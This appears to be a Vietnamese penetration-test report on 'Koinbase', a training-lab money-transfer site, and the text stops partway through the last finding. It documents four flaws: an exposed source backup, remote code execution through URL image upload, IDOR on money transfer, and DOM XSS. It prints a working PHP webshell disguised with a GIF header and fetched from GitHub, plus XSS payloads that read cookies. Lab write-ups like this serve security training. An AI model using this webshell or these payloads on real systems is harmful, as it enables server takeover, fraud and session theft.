CẢNH BÁO LỖ HỔNG

Ngày 23 tháng 07, 2023

Mô tả:

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi AnhTuan trong tháng 07, 2023.

Đối tượng: Trang Web KoinBase

- Ứng dụng: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/
- Server: https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech

Thành viên: Anh Tuan

Công cụ: Burp Suite, FFUF, VS Code, Github.

Mục lục

1. Tổng quan

- Koinbase là ứng dụng website có tính năng gửi tiền qua lại giữa các người dùng, họ có thể thay đổi ảnh đại diện cũng như có thể cập nhật thông tin trạng thái cá nhân của mình
- Bất kì ai cũng có thể xem được trang cá nhân của người khác thông qua chức năng view ở trang chủ.
- Có thể chuyển tiền qua lại giữa người dùng thông qua mã ID.
- Bản báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng KoinBase trên máy tính. Quá trình kiểm thử được thực hiện dưới hình thức whitebox testing.

	Nghiêm trọng *Critical*	Cao *High*	Trung Bình *Medium*	Thấp *Low*	Không *None*
KoinBase	2	2	1		

Bảng 1 Thống kê số lượng lỗ hổng

2. Phạm vi

	Môi trường	Phiên bản	Special privilege	Source code
KoinBase	Windown 10 MacOS		Không	Có

Bảng 2 Phạm vi kiểm thử

3. Lỗ hổng

KB-01-001: Source code leaked by Operation Vulnerability on Server [Medium]

Description and Impact


- File backup của mã nguồn được lưu trữ trên server: `https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech` ,kẻ tấn công có thể sử dụng Directory Scan để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung mã nguồn của ứng dụng.

Step to reproduce


- Sử dụng tool FFUF để recon url: `https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech.`
- Phát hiện tên mục backup.zip

```
.httr-oauth             [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 628ms]
.htgroup                [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 670ms]
.htaccessOLD2           [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 695ms]
.htpasswd               [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 694ms]
.htpasswd-old           [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 693ms]
.htusers                [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 655ms]
index.php               [Status: 200, Size: 46, Words: 2, Lines: 1, Duration: 124ms]
backup.zip              [Status: 200, Size: 1730509, Words: 6845, Lines: 6546, Duration: 200ms]
robots.txt              [Status: 200, Size: 35, Words: 3, Lines: 2, Duration: 39ms]
server-status/          [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 41ms]
upload                  [Status: 301, Size: 391, Words: 20, Lines: 10, Duration: 30ms]
upload/                 [Status: 403, Size: 316, Words: 20, Lines: 10, Duration: 42ms]
:: Progress: [4842/4842] :: Job [1/1] :: 883 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
root@f13285f3a200:~/wordlists#
```

- truy cập vào đường dẫn `https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip`



- ta có thể tải về được tập tin backup, truy cập vào tập tin ta có thể xem được mã nguồn của ứng dụng KoinBase



Recommendations

- Nên tránh lưu trữ các file backup trên server, đặc biệt là trên Web. Thay vào đó, nên sử dụng một hệ thống lưu trữ riêng biệt với cơ chế bảo mật chặt chẽ và phân quyền rõ ràng.
- Cần thiết lập phân quyền sao cho người dùng bên ngoài không thể truy cập vào các file backup một cách công khai. Nếu có yêu cầu truy cập, hệ thống sẽ tự động trả về mã lỗi 404 để bảo vệ thông tin.
- Để ngăn chặn các cuộc quét (scan) Web một cách hiệu quả, có thể sử dụng các giải pháp như modsecurity, pfsense và các công cụ tường lửa (firewall) mạnh mẽ khác.

References

`https://cydomedia.com/a-detailed-guide-on-web-server-security-how-to-secure-web-server`

KB-01-002: Upload images with URL error leading to remote code execution [CRITICAL]

Description and Impact

- trên đường dẫn `https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech` sử dụng parameter "url" để lấy nội dung hình ảnh từ đường dẫn URL, sau đó tạo một file hình ảnh mới và tải lên máy chủ. Nhưng kẻ tấn công có thể sử dụng quá trình tải lên này để tải lên file mã độc và thực thi code từ xa (RCE) lên máy chủ.

Root cause analysis

- kiểm tra mã nguồn ta lấy được ở trong file `cdn\src\index.php` và phân tích.

```php
if (isset($_GET['url'])) {
    $url = $_GET['url'];
    if (!filter_var($url, FILTER_VALIDATE_URL)) {
        $result->message = "Not a valid url";
        die(json_encode($result));
    }

    $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
    $data = file_get_contents($url);

    if ($data) {
        file_put_contents($file_name, $data);

        if (isImage($file_name)) {
            $result->message = $file_name;
            $result->status_code = 200;
        } else {
            $result->message = "File is not an image";
            unlink($file_name);
        }

        die(json_encode($result));
    } else {
        $result->message = "Cannot get file contents";
        die(json_encode($result));
    }
} else {
    $result->message = "Missing params";
    die(json_encode($result));
}

```

- từ đoạn code sau ta có thể xác định được đây là đoạn code xử lí file upload của server, đoạn mã PHP trên cho phép tải lên một tập tin từ URL thông qua yêu cầu GET. Nó kiểm tra tính hợp lệ của URL, tạo một tên tập tin ngẫu nhiên và ghi nội dung của tập tin vào thư mục "upload". Nếu tập tin là hình ảnh, nó trả về tên tập tin; nếu không, nó xóa tập tin và báo lỗi.

```php
function isImage($file_path)
{
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array($mime_type, $whitelist, TRUE)) {
        return true;
    }
    return false;
}
```

- Đây là hàm kiểm tra đầu vào của hình ảnh trên server

  Hàm `isImage($file_path)` nhận một tham số `$file_path`, đại diện cho đường dẫn tới tập tin cần kiểm tra.

  Hàm sử dụng `finfo_open(FILEINFO_MIME_TYPE)` để khởi tạo đối tượng xác định kiểu MIME (MIME type) của tập tin.

  Sau đó, hàm sử dụng `finfo_file($finfo_$file_path)` để lấy loại MIME của tập tin được chỉ định bởi `$file_path.`

  Tiếp theo, hàm so sánh loại MIME của tập tin với danh sách các loại MIME được chấp nhận cho hình ảnh. Danh sách này được định nghĩa trong mảng `$whitelist`, bao gồm các loại MIME của các định dạng hình ảnh phổ biến như JPEG, PNG và GIF.

  Nếu loại MIME của tập tin được tìm thấy trong danh sách $whitelist, hàm trả về true, chứng tỏ tập tin là hình ảnh, nếu trả về false thì không.

- Sau khi phân tích mã nguồn chạy file upload trên server, ta có thể tóm tắt lại một số điều kiện để thực thi được code là:

  1. Kiểm tra nếu `$_GET['url']` tồn tại và là một URL hợp lệ.
  2. Có dữ liệu trong file từ URL.
  3. Bắt buộc là file hình ảnh.
  4. Server chỉ lấy file signature: jeg, png, gif. Mà không kiểm tra extension.

Step to reproduce

- Tạo file code PHP chứa mã độc, với chữ kí đầu tệp ta sẽ giả thành GIF và upload lên github để tạo URL sau:

```
https://github.com/nnatuan03/CBJS-Pentest/blob/main/shellvippro.php
```


CBJS-Pentest / shellvippro.php

nnatuan03 Rename shellvippro to shellvippro.php


Code | Blame | 4 lines (4 loc) · 74 Bytes

```
1    GIF89a;
2    <?php if (isset($_GET["cmd"])){
3            system($_GET["cmd"]);
4    }?>
```

- Upload webshell từ github lên server mục tiêu với như sau:



- Tại sao là “raw=true” ? Là khi thêm “raw=true” vào URL của file trên GitHub, nội dung của file sẽ được trả về dưới dạng raw text chứ không hiển thị trên trang web của GitHub.
- Sau khi upload ta có đường dẫn là `"upload\/94dc96763fe0b017.php"` tiến hành truy cập vào đường dẫn và sử dụng shell vừa up lên để chứng minh ta đã RCE được server.



Recommendations

- Hạn chế kích thước của tệp tin được tải lên để ngăn chặn tấn công DDoS và bảo vệ hệ thống khỏi tải lên tệp tin quá lớn có thể gây ra vấn đề bảo mật.
- Áp dụng thư viện và công cụ bảo mật như modsecurity để ngăn chặn các cuộc tấn công từ xa và bảo vệ hệ thống khỏi các mối đe dọa bảo mật khác.

References

`https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/modsecurity-advanced-topic-of-the-week-remote-file-inclusion-attack-detection/`


KB-01-003: Access Control Vulnerability caused by database query [HIGH]

Description and Impact

- Endpoint `/send_money.php` cung cấp chức năng chuyển tiền từ người gửi đến người nhận. Tuy nhiên, trong API `/api/transaction.php?action=transfer_money` kẻ tấn công có thể can thiệp vào thông tin chuyển tiền bao gồm người gửi, người nhận và số tiền, gây nguy hiểm đến các tài khoản người dùng trong hệ thống.

Step to reproduce


- truy cập `api/transaction.php?action=transfer_money` bằng BurpSuite, ta có thể xem được nội dung của quá trình chuyển tiền giữa người dùng.




- Kiểm tra mã nguồn tại `\koinbase\src\api\user.php` ta xác định được nếu số tiền lớn hơn 1000000 thì sẽ có flag.

```php
case 'detail_info': {
        checkNotLoginReturnError();
        $user = getDetailFromUsername($_SESSION['username']);
        if ($user['enc_credit_card'] !== '') {
            $user['plain_credit_card'] = xorString(base64_decode($user['enc_credit_card']), $XOR_KEY);
            unset($user['enc_credit_card']);
        }
        if (intval($user['money']) > 1000000) {
            $user['flag'] = "Flag 4: CBJS{day_la_fake_flag}";
            if ($user['id'] == '1') {
                $user['flag'] = "Admin does not need the flag but the millionaires will";
            }
        }
        unset($user['enc_credit_card']);
        echo msgToJSON(200, $user);
        break;
    }
```

- Ta thay đổi 3 giá trị `sender_id` , `receiver_id` và `ammount` ở đây ta thay đổi id giữa người nhận và người gửi, với số tiền là 9999999



- Kiểm tra trong profile, ta thấy rằng việc chuyển tiền thành công.



Recommendations

- Thay vì sử dụng hàm getDetailFromUsername để truy vấn dữ liệu từ cơ sở dữ liệu dựa trên tên người dùng, chúng ta nên dùng hàm getDetailFromId để truy vấn dữ liệu dựa trên id của người dùng và kiểm tra xem id đó có khớp với id của người dùng hiện tại hay không.
- Nếu id của người dùng hiện tại không khớp với id được truy vấn từ cơ sở dữ liệu, chúng ta sẽ thông báo lỗi hoặc chuyển hướng người dùng đến một trang khác, thay vì cho phép truy cập vào thông tin của người dùng khác.

References

`https://stackoverflow.com/questions/75091996/codeigniter-how-can-i-get-user-data-by-user-id`

KB-01-004: HTML Injection leading to Cross-site scripting (XSS) with High risk of Cookies Theft [HIGH]

Description and Impact

- Ở trang web KoinBase, có khu vực “Hall of fame” hiển thị danh sách những người có nhiều tiền nhất, có tổng cộng 4 trang, người dùng có thể đi đến các trang khác nhau để xem. Tuy nhiên số trang ở đây được hiển thị bằng biến `?page=2` ,điều này có thể bị khai thác bởi kẻ tấn công để chèn code HTML hoặc JavaScript và dẫn tới lỗi bảo mật Cross-site scripting (XSS) , khi kẻ tấn công có thể thực hiện được code JavaScript trên trình duyệt.

Root cause analysis

- kiểm tra mã nguồn ta lấy được ở trong file `koinbase\src\static\js\index.js` và phân tích.

```
function main() {
    const queryString = window.location.search;
    const urlParams = new URLSearchParams(queryString);
    const page = urlParams.get('page');

    let pageIndex = parseInt(page) - 1;
    let itemsPerPage = 5;

    document.getElementById("page-number").innerHTML = "Page " + page;

```

- Đoạn mã JavaScript trên được sử dụng để trích xuất thông tin trang (paging) từ URL và hiển thị số trang lên trang web. Nó lấy giá trị "page" từ query string trong URL, sau đó tính chỉ số trang thích hợp và hiển thị số trang này lên trang web.
- Đoạn mã trên có thể bị chịu tấn công Cross-Site Scripting (XSS) nếu giá trị của tham số `'page'` được điều khiển bởi người dùng và không được kiểm tra hoặc xử lý đúng cách. Điều này có thể xảy ra nếu giá trị của `'page'` được truyền vào URL từ nguồn không đáng tin cậy hoặc không được xử lý an toàn trước khi hiển thị lên trang web.
- tiếp tục kiểm tra mã nguồn ta lấy được ở trong file `koinbase\src\libs\common.php` và phân tích.


```
function validate($array) {
    foreach($array as $data) {
        if (gettype($data) !== 'string')
            die("Hack detected");
        elseif (strpos($data, "'") !== False)
            die("Hack detected");
    }
}
```

- Ở đoạn code này để tránh bị tấn công, nên lập trình viên đã filter cho nội dung các phương thức POST và GET để khi kiểu dữ liệu của biến `data` không phải là `string` hoặc nếu `data` chứa ký tự `'` chương trình sẽ tự động ngừng không xử lí nữa.


- Sau khi phân tích mã nguồn chạy file upload trên server: ta sẽ thực hiện khai thác XSS mà không dùng dấu `'`

Step to reproduce

để kiểm tra web có bị lỗi XSS hay không, trước tiên ta sẽ test xem web có bị lỗi HTML Injection không với payload `https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=%3Ch1%3Etuandeptrai%3Ch1%3E`




- Tiếp theo ta tiếp tục dùng payload `<img src=x onerror=alert(document.cookie) />` và encode để xoá đi khoảng trắng



